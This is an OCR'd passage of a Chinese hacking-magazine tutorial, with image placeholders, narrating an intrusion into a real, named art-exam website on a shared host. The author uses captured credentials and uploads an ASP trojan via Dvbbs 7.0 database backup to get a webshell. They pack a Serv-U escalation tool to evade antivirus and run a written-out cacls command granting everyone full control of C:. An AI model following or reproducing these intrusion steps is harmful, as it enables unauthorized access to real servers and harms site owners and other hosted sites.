


图 5

这里我找到四条匹配的记录，“usename2”和“password2”后面的信息就是用户登录时使用的用户名和密码了！

细心的朋友应该注意到了，第一条记录和第二条记录的 username2 后面的信息分别是“%C0%CF%B0%CB%C2%B7”和“%C7%C4%C8%BB%D2%EC%B2%CA”，这是为什么呢？其实这种情况是由于对方的用户名是中文的原因，我们只需要使用工具对它进行还原即可，如图 6。怎么样？成功还原了它的真面目了吧！用户名和密码都到手了，开始登录吧！方法是先使用得到的用户名和密码在前台登录，成功后点“管理”，然后使用同样的用户名和密码登录后台即可，如图 7。可以看出服务器支持 FSO 哦！




图 6




图 7

接下来，我们就可以采用前台发帖然后上传改了后缀的 asp 木马，然后在后台采用备份或者恢复数据库的办法得到 webshell 了！由于动网 7.0 版本不对要备份和恢复的数据库的合法性进行检查，所以我们可以利用这点直接备份得到 webshell，如图 8（关于如何备份数据库来得到 webshell 的具体方法参见以前的黑客 X 档案）。




图 8

既然已经得到了 webshell，那就看看能否运行命令吧！通过 webshell 查看了下服务器上组件的支持情况，发现 WScript.shell 没有被禁用，于是我便到 WScript.shell 命令模块中尝试运行“netstat -an”、“net user”、“ipconfig”等常用命令，但都返回了如图 9 所示信息，看来是对方管理员设置了这些文件的访问权限，这好办，先通过 webshell 的服务器信息模块查看对方的系统信息，发现是 Windows2003，于是向朋友要了 2003 系统下的 cmd.exe、net.exe 和 netstat.exe，将他们上传到了网站目录中，然后执行，但结果却是什么都没有返回！看来当前的权限是很低的了！于是静下心




图 9

来想了想，对啊！对方的系统不是Win-dows2003吗？它默认情况下是支持asp.net的，而且asp.net的webshell的权限相对于asp的要高，而且上传




图10

后可以执行命令，于是我便在工具箱中翻出了lake2写的asp.net木马webadmin，然后上传，但却被对方的杀毒软件无情的kill掉了……接着又试了其他几款.net下的webshell，但都是一样的遭遇！难道提升权限就一点办法也没有吗？我翻了翻以前的杂志，对呀，提升权限还可以使用pcanywhere和Serv-U啊！倘若遇到不负责任的管理员的话我们就有空子可钻了！我决定去C盘看看对方是否安装了pcanywhere，如果找到了传说中的.cif文件的话，那控制这个服务器就有希望了！

但当我访问C盘时却给出了如图10所示的信息，无法访问！又一条路被堵死了！接着我又试着跳出自己的网站目录去看看其他网站的目录和其他的盘符，结果仍然是无法访问！自己被死锁在了黑龙江美术高考网的网站目录中！直觉告诉我这台服务器一定是个虚拟主机，所以权限的设置才会如此的变态！为了证实我的想法，我使用Domain 3.5检测了一下，如图11，果然不出所料，这台服务器是挂了71个站点在上面的虚拟主机！看来想拿下它除了提升权限之外是别无他法了，因为我在自己的网站目录中可以编辑和上传文件，所以提升权限还有希望！使用最后一招Serv-U提升权限！因为国内大部分的虚拟主机使用的



图11




图12

都是Serv-U这款FTP服务器软件，而且据说那个Serv-U的提升权限工具对Serv-U 6.0依然管用！好，就用它了！

为了免去被杀毒软件无情kill掉的困扰，我事先对提权工具进行了加壳处理，然后上传，哈哈！终于上传上去了，如图12。

准备就绪后开始提升权限！提权的原理是使用Windows自带的工具cacls.exe更改用户的ACL（访问控制列表），因为运行这个命令需要用户具备一定的权限，所以这里我们就使用Serv-U的提权工具提升我们的权限，然后运行cacls来更改当前用户的ACL！首先来到webshell下的“WScript.Shell命令行操作”模块，然后记得要先点击“使用WScript.Shell”，否则运行命令会不成功！然后在“命令／参数”里输入D:\nethost\hljmsgao.com\bbs\images\ftp.exe "cacls.exe c: /T /E /G everyone:F"，如图13，然后点“运行”，这样就赋予了everyone组成员对C盘的完全控制权限！接下来我们再访问下C盘看看能否访问，如图14。哈哈！终于可以访问了！我们再利用同样的方法让我们具有访问其他网站目录的权限！




图13

